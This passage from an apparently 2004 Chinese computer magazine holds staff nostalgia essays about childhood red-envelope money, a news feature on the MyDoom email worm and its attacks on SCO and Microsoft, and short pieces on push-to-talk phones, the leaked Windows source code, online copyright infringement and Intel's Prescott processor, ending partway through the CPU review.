然后年纪稍长，压岁钱也跟着长，压岁钱就上缴大部分后剩下的是买炮仗、玩FC游戏机(那时只知道叫魂斗罗)、租小人书看。后来还有大型街机，也是经常去玩的。当时就想，要是这些游戏都能在家里玩多好啊，现在看看，电脑上的游戏机模拟器那么发达，以前见过没见过的游戏都已经出现在电脑屏幕上了，可是已经没有儿时的无忧无虑，这些游戏可以回味，但儿时的感觉已难找回。

后来压岁钱都是50元、100元的给，但收到自己手里的并不多，都是交到父母手中，然后又从父母手中到别家的小孩手里。余

留的压岁钱，一开始总是精心藏好，比如压在字典中，藏在玩具盒中，希望有一天能够存很多压岁钱来做一些大事。不过结果都是被自己一点一点花出去了。那时候已经有电脑游戏室了(还没有网吧)，但当时的PC性能还很弱，只能有些RPG、益智、战略类游戏，而Storyer并不是很喜欢，因此Storyer错过了依靠游戏学习电脑的第一趟快车。

第六幕　小特

说到压岁钱，小特是一直耿耿于怀的，出生在八十年代的小特，上幼儿园时，正好赶上了那段“父母管理压岁钱”的“黑暗年代”，看着每年仅有的一次收入被父母没收，虽然很不情愿但当时也只有“睁大双眼，眼含泪水，视线还一刻不停地随着压岁钱的移动而移动”，期盼老爸老妈可以手下开恩，那时候的我还不知道这些钱的价值，只是知道妈妈是用它给我买了棒棒糖。

时光飞逝，转眼间小特已经是个小学生了，学到的知识多了，想要的东西也就多了，压岁钱似乎对自己来说更加重要了。从最早的解决温饱问题，上升到了追求“小康”，也就是从棒棒糖变成了漫画书、贴画和变形金刚。也许是因为年龄关系，老爸老妈终于手下开恩——把每年收入中的5%作为“出场费”分给我(当时小特可是很不爱去串亲戚的^0^)。这下终于有了可以自己支配的钱，小特用它买了一些喜欢的东西，像什么贴画、手枪、变形金刚的模型等等，都是小特期盼已久的宝贝，当然只靠这些钱是没办法全都买回来的，所以每当这时候小特都要盘算半天。印像最深的就是有一年小特用压岁钱在庙会上买了一个机器人模型，费了半天的时间才把它拼好，当时的喜悦心情和巨大的成就感是绝对无法用语言来形容的，不过这个模型没多久就在“对战”中不幸“阵亡”了。值得一提的是，在那个时候还有一个东西是让小特做梦都想得到的，那就是“游戏机”，但是靠着每年微薄的收入实在无法把这大家伙买回来，而且就算买回来，被老爸发现的话，一定是给我一顿“暴打”喽！

如果小特还会收到压岁钱，那么第一件事会是什么呢？也许是给老爸老妈买个时下风行的脑白金，或者是买条项链来讨好女朋友吧……或许，还在收压岁钱的你们，该为这笔钱好好的打算一下，放到银行里让它陪着你一起“长大”也应该是一个不错的主意吧。

写到这……24岁的小特，怀念他曾经的压岁钱。

第七幕　Cornel

压岁钱，这个话题对于小特这样的“生于八十年代”的有志青年自然不在话下，他是编辑部中的挥金如土的富豪，小时候过年也一定收入颇丰。说到我自己，却实在羞愧，我小时候收到的压岁钱就好像北京的雪一样——不能说没有，但是太少了，也太小了。

记得第一次得到压岁钱可能是小学2年级的时候，在这之前每年从爷爷奶奶、姥姥老爷那里得到的压岁钱好像到我手中后就不知所踪(爸妈对此表示沉默……)

拿到我的“第一笔”压岁钱，那是年三十的晚上。初一那天，很早就起床了，虽然只有100元钱，不过对于当时的我来说，也是笔巨款了。可以买300多块泡泡糖，100多根棒棒糖，一两个变形金刚……。于是我的目光就瞄上了当时另一样令人热血的东西——圣斗士星矢！1.90元1本，5本是1卷。转了很多书店，才发现大年初一商店都是不开门的。记得当时我家楼下有一排小书店，买书很方便。因为那时年龄很小，所以买书还是妈妈陪我一起去的。直到今天我也不明白:为什么他们对漫画一点兴趣都没有？尽管我费尽口舌、循循善诱，可是他们除了摇头还是摇头。

打开我的书架，只有仅存了几本掉了皮儿的圣斗士了……我的漫画书，我的压岁钱，我的年幼时光……

第八幕　Ricky

毫不夸张地说，Ricky的童年是在一种对未来的不断憧憬中度过的，那是一种对于幸福的夜以继日的追求。比如Ricky四岁那年学会了放炮仗（当时还不敢点“二梯脚”），就梦想着有放不完的炮仗，如果鞭炮数量实在有限，至少也要留一挂等到夏天再放，结果我从未在夏天放过炮仗，因为总是等不及春节过完，炮仗就先被我哥哥放完了；再比如Ricky六岁那年就特别想有一个自己的变形金刚玩具，最好是擎天柱(他是那部动画里正义一方的老大)，再不济也得弄个威震天(邪恶一方的老大)玩，但后来就知道了玩具这东西很贵，不是我们这种穷孩子买得起的，所以我小时候始终没能买到玩具。

买不起变形金刚的事实为年少的我建立了基本的价值观，然而事实上，当时惟一能够获取金钱的途径就是压岁钱。那时北京的孩子们能从每个大人那儿得到10元压岁钱，如果你有个叔叔开上了出租车，说不定就能得到20元。可是，你从别的大人那儿得到了压岁钱，你的父母也要给别人的孩子压岁钱，倘若不是撕破脸皮愣要给人家孩子5元钱，或者打肿脸充胖子塞给人家孩子20元，这一进一出之间是没有差价可言的。作为一个懂事的孩子，我当然不会把那些钱花掉（确切地说是不敢花），把它们物归原主，交给父母，也算是尽了一份孝心，协助父母完成过年期间的一次礼节。至于孩子们之间通常会比一比谁的压岁钱多，比过之后互问“你的钱呢”，回答通常是“给我妈了，让我妈帮我攒着”。



第九幕　Andy

真正意义上的小时候的压岁钱，怎么被花的，现在已经不太记得了，但可以记得的是当时的数额是5角～1元。现在想起来，真是非常庆幸自己有好多舅舅。就这样，一年收到的压岁钱居然能有5元之多。要知道，那时候母亲一月的工资也不到30元呢！

当然了，这笔“巨款”通常我是不可能自己全揣到兜里的。母亲会拿出其中的5角钱给我，然后剩下的就当作了学费的基金了。至于拿到手的5角钱，一小部分给了巷口、校门口卖五香豆、麻辣萝卜片的小贩，大部分都买了连环画。至今，家里还有一堆的《三国演义》、《说唐演义》、《水浒传》等，要知道，这些连环画现在可是价值不菲呢！

随着年龄的渐渐长大，自己终于完全控制了压岁钱的支配权。而且，长辈们兜里的“银子”日渐富足，压岁钱的标准也从5元、10元……直至上涨到50元、100元！到我最后大学毕业前的最后一个新年，压岁钱的数额达到了近900元！现在想起来，真是很怀念那种“衣来伸手，饭来张口”的幸福生活啊！

让我记忆最深刻的是高二那年的新年，那是我第一次拿到超过100元的压岁钱。原本计划用这笔钱去购买一支运动气枪(这种枪现在已经被禁止销售了)，但没想到被一个同学带我去过一趟电子游戏厅之后，这笔钱迅速地流失了…… CF [SQ01]

MyDoom——病毒中的“多面手”

■ 海浪轻风 梦想 本刊记者 帅伟

1月28日，春节长假就要到头的时候，笔者打开自己的Foxmail 5.0收取电子邮件，平日邮件挺少的信箱突然一下子多了许多信。Foxmail收取完电子邮件后自行弹出一条消息，告诉笔者有N封电子邮件被保存到了垃圾邮件箱里。“又有什么邮件病毒在疯狂传播了”，笔者判断。但令我没有想到的是，这个病毒竟在业界掀起了不小的风波！它就是今年排名第一的头号病毒——MyDoom。

新年伊始 恶魔出世

如果MyDoom仅仅是一个通过电子邮件传播的病毒，那么它很快就会被人们所遗忘！因为在网络时代，病毒也是



在所有杀毒软件厂商的网站上，MyDoom都名列榜首

“长江后浪推前浪”。大家都“长”得差不多，没有“个性”的病毒很快便被见怪不怪的人们所淡忘。举个例子，一说起近年来人气旺盛的病毒，恐怕很多人都不能忘记CIH给我们带来的心惊肉跳的体验。因为CIH发作起来会把硬盘上所有数据全部抹去，然后再把主板上的BIOS也毁掉，让电脑彻底瘫痪。正是这些鲜明的“个性”，让CIH的恶名遗臭万年。而今，这个MyDoom正是又一个“不吃素”的！

1月26日，恶性蠕虫病毒“MyDoom”在欧美等地区大面积爆发，之后迅速涌入我国等亚洲地区。它在短短36个小时内，在互联网上发出了约1亿封带毒的电子邮件，刷新了此前由“大无极（SoBig）”病毒创下的扩散速度纪录。据美国纽约电脑安全公司“信息实验室”的统计，平均每12封电子邮件中就有一封感染了“MyDoom”病毒。而当初“大无极”爆发时，平均每17封邮件中才有一封被感染。病毒造成的破坏也相当巨大。据美联社报道，截至2月2日，受感染的计算机就已经超过7000万台，在全球造成的直接经济损失高达385亿美元！

MyDoom是以大量发送带病毒邮件来拖夸邮件服务器的恶性蠕虫病毒，它集邮件传播、DoS（拒绝服务式）攻击于一身，同时还是半个木马。而且病毒发作时，由于在网络上反复发送数量巨大的垃圾邮件，对网络带宽资源的挤占和消耗十分巨大。MyDoom真不愧是病毒中的多面手！此外，从攻击对象和结果来看，它的主要目标似乎并不是我们这些在互联网上溜达的网民。它“专拣硬骨头啃”的强硬作风，让SCO、微软这些大厂商不寒而栗，也让整个IT业界深刻体会到了它的“个性”，自然也就出名啦！

你知道吗？

MyDoom的命名

英文学名：诺维格（Worm.Novarg.a）

其他英文命名：W32/Mydoom@MM（McAfee）、WORM_MIMAIL.R(Trend)、W32.Novarg.A@mm(Symantec)

其他中文命名：“米虫”、“小邮差”变种、“SCO炸弹”（瑞星）、“挪威客”（江民）

MyDoom是如何逞凶的

MyDoom蠕虫病毒也被称作“挪威客”或“诺维格”（Novarg），它利用“系统退信”的方法欺骗用户。当病毒发作后，会在硬盘上的HTM、SHT、PHP、ASP、DBX、TBB、ADB、PL、WAB、TXT类型的文件中搜索电子邮件地址，然后使用病毒自身的SMTP引擎发送带毒邮件。如果失败，

MyDoom与去年其他两种大面积爆发的高危害病毒对比

病毒名称	传播方式	传播速度	危害程度
冲击波	系统漏洞	极快，不到一天感染全球	高，针对互联网
巨无霸	电子邮件	快，在病毒发作日内快速发送病毒邮件	高，主要针对邮件服务器
MyDoom（或Novarg.A）	电子邮件	极快，病毒无明显发作日，会像滚雪球一样快速增长	高，针对邮件服务器，还在被感染的系统内留下极危险的后门

则使用本地的邮件服务器发送。但它的高明之处在于，收件人的地址其实是一个并不存在的邮件地址，这时收信人的邮件服务器会因找不到收信人地址而将该邮件退回，而发件人的地址才是病毒真正要传播的对像。如果用户打开这些退信的附件，病毒会利用记事本程序notepad.exe做掩护来显示。但此时病毒会在后台打开3127到3198号TCP端口，设置一个后台程序，使黑客程序得以连接到该机器，并利用它作为代理服务器来获得网络资源。病毒攻击时会开启多达64个线程，造成系统变慢或是不稳定，并可大量浪费网络资源。对用户的电脑正常使用造成很大的障碍。

"多面手"恶魔MyDoom如此厉害，专家对它的评价自然也高。芬兰反病毒厂商F-Secure公司的反病毒研究主管米科表示，像MyDoom这样的电子邮件病毒将是未来对企业和政治性网站发动攻击的精良武器，一个蠕虫病毒将能够一次性地攻击数以千计的大网站。这种威力，尤其是利用大量计算机对特定目标发动攻击，意味着大量"无知"的用户将被黑客和病毒作者所利用。米科在接受采访时说，用户可以使用完全相同——甚至更先进的技术发动攻击，并击溃目标网站。他们以前没有见过如此大规模的网络攻击。有了如此大的攻击力量，它们一次不仅能够攻击一个网站，而是能够攻击数以千计的网站，并使它们瘫痪相当长的时间。诺顿防毒公司职员史帝夫.崔林如此评价MyDoom："就像窃贼从前门进入，却偷偷打开地下室的窗户，以便下星期再来偷。"

你知道吗？

哪些邮件可能是MyDoom的载体？

如果我们收到的邮件有下列情况之一，一定要小心，最好不要打开：邮件主题含有Hi、Hello、Mail Delivery、Server Report、Status以及Error等关键字；带有文件名为readme、doc、text、test、data、file的附件；附件文件的扩展名为.bat、.cmd、.exe、.pif、.scr、.zip等，这些邮件都极有可能携带MyDoom病毒。

各有胜负的攻防战

MyDoom病毒的第一个版本（MyDoom.A）从1月26日起通过电子邮件传播开来，在不提防的用户打开带有病毒的附件时感染计算机。病毒最初旨在2月1日对UNIX供应商SCO公司的网站发动攻击，而其变种MyDoom.B病毒则计划在2月3日发动对微软的攻击，并持续到3月1日。

对此，SCO公司已事先有所警觉，并对此做了自认为比较充分的防备。但由于许多中毒的计算机时钟设置错误，这个原定于2月1日早上8:09开始的攻击却阴差阳错地提前到了1月31日。SCO公司的网站在不计其数的中毒计算机的群起而攻下，迅速地倒下了。2月1日早上，SCO将其网站从域名系统（即网络版黄页中删除），以便使发动攻击的计算机无法再找到其服务器的真实IP地址，同时启动了www.thescogroup.com作为公司的临时网站——MyDoom.A的第一场战役可以说大获全胜！

随后，2月3日，病毒的变种MyDoom.B"号召"被感染的计算机对微软主网站发起了第二轮进攻。但袭击微软公司的该病毒由于传播范围不及最初的MyDoom.A广泛，再加上微软吸取了SCO的惨痛教训，对自己的服务器进行了更全面的防护，因此MyDoom.B的攻击效果可以说微乎其微。网页寄存和监视公司AlertSite行销副总裁肯.高斯坎特(Ken Godskind)称，额外的请求导致微软网站性能比上个星期二下降了大概10%到20%。高斯坎特说："如果一定要我猜的话，我会说微软对此有充足准备，因为它们的运行没有出现问题"。此外，在微软2月2日发布了为广大Windows用户设计的安全补丁后，该网站在2月3日变得更容易连接了。这表明对微软网站的拒绝服务攻击效果比正常情况下差。监视互联网状况的Netcraft公司已经报告了几次连接微软主网站的失败，但他们称"该网站到目前为止一切正常，只是反馈时间与往常略有不同"。微软公司官方网站似乎已成功地在MyDoom蠕虫病毒对其的攻击中生存下来。

不光是一场技术领域的战争

网站做为一个企业在互联网上的重要阵地，有着重要的战略意义。设想假如微软的网站在受到病毒攻击的时候倒下了，必然会让公众对微软的技术水平产生质疑，从而影响微软在公众中的形象（非常不幸的是，SCO此次在有所防备的情况下被攻陷，可以算是"糗大了"）。虽然技术的问题用技术来解决，但毕竟互联网还是建立在我们这个现实社会基础上的，因此微软和SCO都想到了用技术之外的手段来帮助解决类似的难题。1月30日，微软宣布悬赏25万美元找出MyDoom病毒作者。SCO集团也在早些时候宣布向能够提供MyDoom原始病毒作者情报者支付25万美元。而且美国联邦调查局（FBI）等司法机构也开始介入，以期将病毒作者绳之以法。

但是从以往的经验来看，这样的悬赏侦破几乎无异于大海捞针。目前能够帮助他们了解MyDoom病毒作者身份的惟一线索，是隐藏在病毒代码中的一行字："sync-1.01；安迪，我正在忙自己的工作，与私人无关，对不起。"这位身价50万美元的病毒作者究竟是谁，成为一个大家关注的焦点。据一家安全软件公司的总裁莱蒙德.吉纳斯说："这样的病毒有能力导致任何一个大型的网站瘫痪，这是一种新形式的电子战。此次的策划者显然是对SCO和微软的做法不满的人。"其实，许多业内人士也认为，策划者很有可能就是支持Linux公开源代码操作系统的电脑高手，他们要给那些向Linux下"绊马索"人一点颜色看看。非常凑巧的是，SCO和微软正是一贯看不惯Linux日益繁荣昌盛的公司。而前面提到的病毒代码中的那句话，也被普遍认为是病毒作者受雇于人编写病毒后的一种忏悔行为。

终于，一场关于病毒的攻防战争由技术领域延伸到了商业、法律等各个范畴，并由此爆发了大规模的"口水仗"。据国外某网站1月29日刊登的分析文章称，在究竟是谁、又为何要制造出MyDoom并对SCO网站进行攻击的问题上，SCO以及开源软件社区之间都在指桑骂槐地相互指责。虽然大部分声音都偏向于认为是Linux阵营的支持者应该为这件事情负责，但也有人说病毒制造者的原始动机是为

了诽谤Linux开发者。SCO的CEO达尔.麦克布莱德先生（Darl McBride）此前在一份声明中称：“在过去数月中，SCO一直成为了拒绝服务式攻击的目标对象。这次发作的MyDoom病毒则更加难以对付。”言外之意是有人故意在与它们作对。在开源软件社区则有人语出惊人：“MyDoom拒绝服务攻击实际上是SCO上演的一出‘苦肉计’，即SCO涉嫌卷入了预谋向自己所发起的攻击，为的是可以借此达到提高自己产品可靠性的目的。”但这一说法随着SCO公司网站的瘫痪，可信度大打折扣。

你知道吗？

SCO与Linux阵营的恩怨是非


2003年，SCO表示它应该拥有Linux系统核心部分的版权，而目前流行的所有Linux操作系统都侵犯了它的知识产权。为了打开向Linux操作系统供应商和Linux用户征收许可证费的大门，SCO把矛头指向了近年来在Linux领域受益最多的IBM公司，并向法院提起诉讼，它认为IBM非法地将SCO控制的Unix操作系统融入进了Linux软件源代码当中。由于Linux阵营只能从企业级市场获利（面向个人的Linux是免费的），而且IBM基本上就是Linux阵营在企业市场的一杆大旗。所以，几乎所有人都认为SCO是在向整个Linux阵营及其狂热的支持者，甚至是在向整个开放源代码阵营宣战！SCO此举引起众多Linux公司（如Novell和红帽子）的批评，并且招致了全球Linux和开放源代码支持者的横眉冷眼。

由MyDoom所想到的

笔者认为老在究竟是谁制造了MyDoom问题上纠缠不休，并不会使网络安全性有丝毫的提高，这类事件大多会不了了之。目前真正紧要的任务是全面遏制由MyDoom病毒带来的这场互连网风暴，还网民一个安全的空间。因为它已经使数百万计算机用户身受其害，网络带宽其因此受到影响。另外安全公司提高防病毒软件的技术也十分迫切，因为MyDoom的变种B型病毒还通过修改系统hosts文件，屏蔽了许多知名反病毒厂商、网络安全厂商的官方网站地址和升级地址，比如赛门铁克、趋势科技等（主要以国外网安全公司网站为主），造成众多单机用户的反病毒软件和网络防火墙不能正常升级，使得它的防杀更加困难。

还有专家指出杀毒软件应该更新自己的技术，否则极可能成为病毒的帮凶。因为大多数防病毒软件在收到含病毒的邮件以后，会发给邮件的发信人一封提醒邮件，告知他们已经被病毒感染。但安全专家认为此功能已经过时，应立即关闭。因为现在几乎所有病毒都会使用从硬盘文件中搜索来的邮件地址，再以它们的名义发送带毒邮件。这些邮件与邮件地址所属人并无关联，但却导致了大量毫无意义的网络垃圾流量。这些垃圾信息的传播量有时甚至占用了整个互联网25%的带宽，严重影响了网络速度。希望每一次病毒大规模爆发过后，我们需要反省的不光是“为什么会发动攻击”这类教训，应该还有防范技术的创新。

一个身兼多职的病毒MyDoom给网民、SCO及微软网站带来了不小的冲击。俗话说：“团结力量大”，MyDoom病毒在互联网上的繁殖是以指数级上升的。成千上万个病毒同时向一个网站发动进攻，MyDoom是这样，SoBig是这样，将来势必还会有各种更加利害的病毒采用这种方法！这正是数字世界的恐怖之所在。我们今天见识了MyDoom的可怕，但我们完全有理由相信，如果互联网操作系统、应用软件不能实现不断地自我完善，更可怕的病毒还将层出不穷，让我们疲于奔命！想想看，《黑客帝国》中的“黑色人物”史密斯，在数字世界里变成成千上万个史密斯的场景是多么的可怕，那种让我们紧张得难以呼吸的情景，相信我们都不愿意去经历！我们还是少一些去争论孰是孰非，多一些精力投入到完善互联网安全的建设中去吧！



目前所有杀毒软件都能查杀MyDoom

编后：关于究竟谁是谁非，谁制造了病毒这样的话题，虽然可以在业界起到掀起讨伐始作俑者的警示作用，也能唤醒更多厂商关注反病毒、完善互联网和应用软件的意识，但对于我们用户来说，更多的只是为茶余饭后增添谈资而已。我们一旦中招，面临的将是电脑“后门大开”和系统变慢、不稳定的现实伤害。虽然从2月12日起，MyDoom病毒的势头开始衰减，但并不意味着我们远离了这个魔魇。目前，几乎国内外所有的杀毒软件厂商都提供了针对此病毒的解决方案，尽快升级我们的杀毒软件才是摆脱病毒侵害的完美解决之道。此外，加强自我防范意识，不要对互联网资源（尤其是来路不明的E-mail）太过于好奇，保持一份戒心也是保护自己电脑的一剂良方。CF [XW01]

手机=对讲机？

PPT（即按即说）手机对于国人来说可能很新鲜，但它在美国已经是一个非常成功的产品，而且电信运营商也从这项新业务获得了很大的收益。

在PPT手机上，一般装备一个PPT键。用户无需拨打电话号码，只要按下此键呼叫被叫用户，经1秒左右的短暂等待，就可以直接进行通话。这种通话方式和对讲机类似，但PPT业务是通过无线移动网络实现。这意味着，与普通对讲机相比，PPT手机将不再因为发射功率的问题而使通话距离被限制在几公里范围之内，也不用担心为实现更远距离通话而加大发射功率后，会给健康带来负面影响。

现在，广东联通已经在和美国高通公司洽谈引进这项技术，并将开展这项无线通讯服务。这项技术一旦得到普及，将来我们和最亲密的人通话就更加方便快捷了！而且这项服务在国外是以费用包月的形式推出的，希望在国内开展之后我们也能享受到同样的收费政策。CF [XW02]

讲述小编自己的故事……

微软又栽了

■ Andy

2月12日，国外的一些互联网论坛上流传着关于微软Windows源代码泄漏的相关消息。此消息一出，立刻引起广大网民的积极讨论。随后，P2P下载的热点也从数字音乐迅速转向了这批Windows 2000和Windows NT4的源代码文件。这些文件有30000多个，共计700多兆。不过，被泄漏的也只是这两个操作系统的一部分。

对此，编辑部也展开了一场热烈的讨论……

飞狼：不管怎么说，这个代码是一定要下载下来看看的。而且现在P2P这么流行，总不会找不到下载地址的。至于说黑客是否会研究出什么漏洞，那就看到底是微软的程序员高，还是黑客的水平高了（咔咔，个人严重倾向于后者……）。感觉下载狂潮中的很多人是出于猎奇心理，想想看……微软的源代码啊！哪怕看不懂，也要收藏一把的。

Andy：偶倒是真想看看……据说微软的代码非常严谨，注释也非常详细，严重地想崇拜一回啊！代码规范化的巅峰是什么样，总得亲眼瞻仰一下吧。呵呵，微软也确实很“变态”，连变量都要弄一个“匈牙利记法”的标准。代码会是什么样的，对偶这种曾经的“二把刀程序员”来说，确实有吸引力啊！当然，二来也想看看有多少我能看得懂。

Cornel：我不懂编程，所以没有下载代码。据说泄漏的只是Windows代码中的四分之一或者更少，内容涉及文件存储设备底层的东西，价值似乎不大。一些看过代码的朋友的评价是：有的部分写得很精彩，但也有不少垃圾。或许是Windows代码保密得太好了，所以泄漏了一些就引起如此大的反响。其实，对于微软这样的软件航母来讲，秘密绝不仅是代码这一部分，软件设计思路、营销策略、管理模式如果有一天也能大白于天下，那才是微软最痛苦的日子。

特别的特别：不知道通过这段源代码，又有多少黑客能够发现Windows的新漏洞！真为未来Windows的安全担心呀。

Storyer：个人认为微软源代码泄漏，对微软终归有影响，但对普通用户来说却很难从中受益。普通用户受益，无非是有编程人员认真分析源代码，并优化程序，从而提高软件执行效率。但编程人员喜欢的是学习别人的思想，而不是看枯燥的代码，因此想要某好心的程序员来做好事是不太可能的。

Debug：无论是黑客还是其他什么人，要解读这段代码都需要很长的时间。所以对于用户来说，其后遗症要很长时间可能才会显露出来。一句话：对微软的意义很大，对其他人的意义很小。因为代码不仅代表体现和承载着微软的技术，也能让竞争对手深入剖析其产品策略。CF [DJ01]

遭遇网络侵权

■怪鸭兽

网络有着资源高度共享与信息量巨大的优势，而“Ctrl+C”与“Ctrl+V”的不断交替循环，着实给小怪平日的采编工作减轻了不少负担。不过请不要误会，我只是在网上收集素材，不是抄袭别人的文章。但同时，在网络上各种形式、各种场合的不正当“资源共享”问题确实非常普遍。对此，有人把网上抄袭现象比喻为“狂捕滥捞”。

有人说：如果你在网上读过新闻，会发现各网站的新闻70%都是重复的；如果你是作者，经常会发现自己的作品会出现在很多网站上，而你根本就没有向他们投过稿。更可气的是，别说稿费分文没有，连署名也被抹杀了。

以前小怪也帮一些作者向一些网站伸张过正义，但没想到的是，就连身为编辑的小怪我，最近也不可避免地经历了几次与自己有关的侵权事件。例如：某知名的门户网站（为了不影响该网站的声誉，下文简称为A网站），在未征得小怪同意的情况之下，将本人的连载文章进行非法Copy。更严重的是A网站不仅未注明作者及引自出处的相关信息，还私自篡改署名将此文据为己有。小怪得知此事后，当然不能坐视了——这不光是文章被抄袭的问题，还涉及到小怪我的面子啊……

于是我立即主动与A网站取得联系，找到相关板块的负责人，要求他给个说法。A网站某人员当时的答复是：“我们要核实此事”。当小怪向他们索要稿费时，却答曰：“我们不支付稿费”。My god，刊登文章要付给作者相应报酬，这可是《著作权法》明确赋予作者的权利，为什么在这里就像空气一样无法触摸呢？于是小怪我强烈要求他们停止非法侵权行为、赔礼道歉。呵呵，现在回想起当时义正辞严的架势，小怪真的是好痛快啊！

第二天，小怪再查看此网页时，发现我的大作已被A网站灰溜溜地删除了。由于工作繁忙，小怪也没有进一步要求他们赔礼道歉、补偿损失了。


但小怪后来还是有一些后悔，当时应该跟他们斗争到底。要知道，我们自己的权利一旦不坚决去主张，不仅自己受到伤害，另一方面还会助长他们的侥幸心理。从另一个角度来看，小怪也算是姑息养奸了一回。自责…… CF [DJ02]

缝缝补补 闯荡市场
——Intel Prescott处理器

■ Andy

2003年11月，在单调而又旷日持久的桌面机CPU竞争中，AMD率先摆脱了毫无激情的频率大战的老套路，把一只脚踏进了桌面64位计算的领域（当然，部分原因也是由于AMD在频率和性能大战中难以摆脱Intel Pentium 4强大的压力。详情请参见本刊2003年第22期《AMD和它的64位CPU》一文）。面对AMD 64位CPU强大的人气攻势，Intel只以一味提高Pentium 4的运行频率的简单策略显然是不能抵挡的，而Intel自家的64位CPU此前又并无面向个人电脑的打算。在这样的情势下，Intel祭出了Prescott这个法宝，以期在2004年与AMD的64位CPU一搏！但这个仍然是32位架构的Pentium 4"变种"是否能担当起狙击手的重任呢，让我们一起来看看……

Prescott闹新年



Prescott核心的Pentium 4E，从正面很难分别它与Northwood核心Pentium 4的区别，但反面CPU中心的电容排列还是能帮助我们准确分辨它们。右边是未来的LGA755接口的Pentium 4E。

2月2日，元宵节前夕，Prescott正式发布了！Prescott如同我们以前得到的消息一样，被正式命名为Pentium 4E（简称P4E）。此次，Intel发布了包括P4E 3.4GHz、3.2GHz、3GHz以及2.8GHz四款Prescott核心处理器。这些新的CPU组成的"团队"，将成为2004年上半年Intel在高端CPU市场上的性能标杆。按照Intel的计划，还将陆续推出3.6GHz的P4E，并在年底前让Prescott的运行频率达到4GHz！

这批P4E CPU的主频与当前主流的Northwood核心P4一一对应，Intel这么做的目的显然是为了让P4E和P4在性能以及价格上形成鲜明的对比，以帮助Prescott被高端用户快速接受。另外，2.8GHz P4E中还有一个比较特殊，它就是前端总线（FSB）频率只有533MHz的A系列。从技术上说，这是一种近乎倒退的产品，因为目前主流的Pentium 4基本上已经过渡到800MHz了。Intel这么做显然是想吸引中低端用户，使Prescott能在各个用户层面上实现平稳过渡。

修补出来的重量级选手

从本质上看，Prescott只能算是在Northwood核心上进行了一些修补的Pentium 4。但由于该CPU在制造技术、指令系统、缓存容量、电源管理等各个影响性能的关键指数指标上都进行了不少改进，因此依然值得我们关注和期待。

90纳米的神威

新的P4E处理器总共集成了1.25亿个晶体管，远大于Northwood的5500万。增加的晶体管大部分上是用来扩展内部缓存，CPU内置16KB一级缓存和高达1MB的二级缓存，比之前的Northwood核心的Pentium 4高出一倍。由于采用了最先进的90纳米工艺制造（Northwood为0.13微米，即130纳米）和7层铜互连技术，虽然晶体管数目大幅度增长，但其内核面积却反而比Northwood的145平方毫米小，只有112平方毫米。由此可见90纳米制造工艺的先进之处！另外，Intel在它的90纳米制造工艺中采用了"应变硅基底技术"（Strained Silicon），能提高10%～20%的电流通过速度，以提高CPU的性能。

潜力无限的性能

众所周知，Intel在Pentium 4和AMD Athlon的频率大战中一直压得AMD无还手之力，以至于AMD不得不想出"真实性能标准"这样的旁门左道来强调它的CPU性能。而Intel Pentium 4之所以能轻松实现高频率，主要就是得益于超长流水线（Pipeline）的架构设计（流水线越长，就越容易提升工作频率）。而此次，Intel更将Prescott的流水线长度从Northwood的20级增加到了31级，使将来提升频率更加容易。这也正是Intel敢保证Prescott在年底能达到4GHz的杀手锏。为了降低超长流水线带来的指令效率底的负面影响，Intel又改进了超线程技术和CPU的分支预测功能，使CPU的运算效率更高。此外，成倍增加的一级和二级缓存容量，也可以帮助

你知道吗？

当心2.8GHz的P4！

目前市面上2.8GHz的那档产品，居然有四种型号之多！它们分别是：Northwood核心、533MHz前端总线的Pentium 4；Northwood核心、800MHz前端总线的Pentium 4 2.8C；Presocct核心、533MHz前端总线的Pentium 4E 2.8A以及Presocct核心、800MHz前端总线的Pentium 4 2.8E。而且它们的外观基本上完全一样，大家在购买的时候一定要小心辨认，否则很容易被JS蒙骗。

Prescott提高性能（当然，这也许是不得已而为之）。针对目前多媒体应用不断普及应用层次不断提高的态势，Prescott还新增了13条SSE3多媒体指令集。

其他改进

此外，Intel还改进了Prescott的电源管理等功能，降低了工作电压。Prescott的工作电压被设定在1.25V～1.4V之间，功耗在89W～103W以内。

Prescott的小麻烦

CPU是否能被市场接受，芯片组是否已经到位是关键因素，这一点Prescott倒是显得比较从容。目前支持Prescott的芯片组除了Intel本身的Intel 848P、865P、865G、865PE、875P外，VIA的PT800以及刚出炉的PT880也都有支持；至于SiS推出的655FX、655TX也都能很好地支持Prescott核心的P4E处理器；ATi刚推出的Radeon 9100IGP同样也能支持最新的P4E处理器，对于玩家可选择的对象应该是相当丰富了。

但是且慢，事实上并不是目前所有的主板（哪怕是基于最新的i875/i848芯片组的）都能直接使用Prescott。从Intel公布的电源管理标准来看，理论上现有的P4主板可以支持最高3.4GHz的Prescott CPU。但由于主板电压设置的区别、BIOS识别等问题，目前大多数现成的主板还不能顺利使用Prescott。著名硬件网站TomsHardware.COM的评测也证明了这一点。一种比较保守的声音是，2.8GHz的Prescott才能比较顺利地在现有主板上稳定运行。不过相信随着Prescott的大量上市，有实力的主板厂商将不断发布新的BIOS，以使老主板用户能过渡到Prescott平台。

但真正的大问题并不在电源管理上，而是Prescott的正宗接口——LGA775！按照Intel的计划，以后的Prescott都将采用一种被命名为Socket-T的新接口。这种接口取消了CPU外露的针脚，使安装更加方便安全。但新接口的引脚数和安装方式都与老P4不兼容，又必然导致主板全面迁移，这个结果必将使很大一批用户选择等待新接口的CPU和主板，而不是现在迫不及待地升级。应该说，用户的这种观望心理是理智的，谁希望自己的系统在未来失去升级的可能呢？况且，Prescott的正宗原配芯片组应该是Intel即将发布的Alderwood、Grantsdale，而不是目前的i848/865/875这种“临时替补队员”。基于Alderwood、Grantsdale芯片组的主板，才是我们所需要真正意义上的Prescott处理器主板。

传言——Prescott支持64位运算？

